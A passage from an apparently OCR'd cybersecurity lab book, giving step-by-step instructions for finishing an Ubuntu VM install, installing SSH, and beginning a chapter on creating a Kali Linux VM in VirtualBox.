14. Select ***Erase disk and install Ubuntu*** then click ***next***




Figure 13 – erase the disk

15. Enter a name and the computer and username should be automatically filled out. Like every other machine we will use the name ***student***. Enter a password, as with every other machine, we use ***Security1*** as our password. Click***next***




Figure 14 – continue installation

16. Select your time zone and location




Figure 15 – select time zone

17. Review your choices and click ***Install***




Figure 16 – continue installation

18. Once the installation is complete, click ***Restart now***




Figure 17 – restart

19. Hit ***enter*** when prompted to boot into the machine

Phase II – Installing SSH

Secure Shell (SSH) is a common remote shell and administration tool. It is used to securely remote login and command-line execution. We install it here for later use.

1. Log into the Ubuntu Desktop virtual machine

2. Click the ***Canonical logo*** (show applications) button in the bottom left corner. In the search screen that appears, search for and open the ***terminal***




Figure 18 – Find terminal

3. In the newly opened terminal, type the following command to install SSH

```
sudo apt install ssh
```

4. Enter *y* when prompted

5. Once the installation is finished, SSH will be successfully installed




Figure 19 – Install SSH

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 12

Create a Kali Linux VM

DANTE ROCCA

Kali Linux is the distribution of choice for attacking a network thanks to the many attack tools it comes bundled with. This lab provides instructions for making a Kali Linux VM.

LEARNING OBJECTIVES

- Successfully download, install, and run Kali Linux in a GNS3 environment

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Kali Linux
- Download Nessus Essentials for Education

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott

Phase I – Download and Installation

We will download and install the Kali Linux virtual machine (VM). We will use the .iso image instead of the prebuilt VM. Generally, the pre-made VM works fine; however, a few testers experienced issues. When we used the .iso the configuration and compatibility problems resolved themselves.

1. Start by downloading the recommended image file here

> **IMPORTANT:** Ensure you download the Installer Image, not the Virtual Machine image.

2. Select the 64-bit installer image and click the download method you prefer

3. Once the image file has been downloaded, open VirtualBox

4. Click on the ***new*** button




Figure 1 – Create a new VM

4.1. Give the new VM a name

4.2. Select the folder you want to save the VM

4.3. Select the ISO image you downloaded earlier

4.4. Select ***next***

